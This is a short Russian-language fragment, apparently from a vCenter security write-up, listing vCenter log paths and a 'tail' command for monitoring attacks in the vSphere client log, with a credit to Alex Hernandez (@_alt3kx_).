
Путь к журналам vCenter
# /var/log/vmware/vsan-health/

Мониторинг атак
# tail -f /var/log/vmware/vsphere-ui/logs/vsphere_client_virgo.log
Alex Hernandez также известный как (@_alt3kx_)






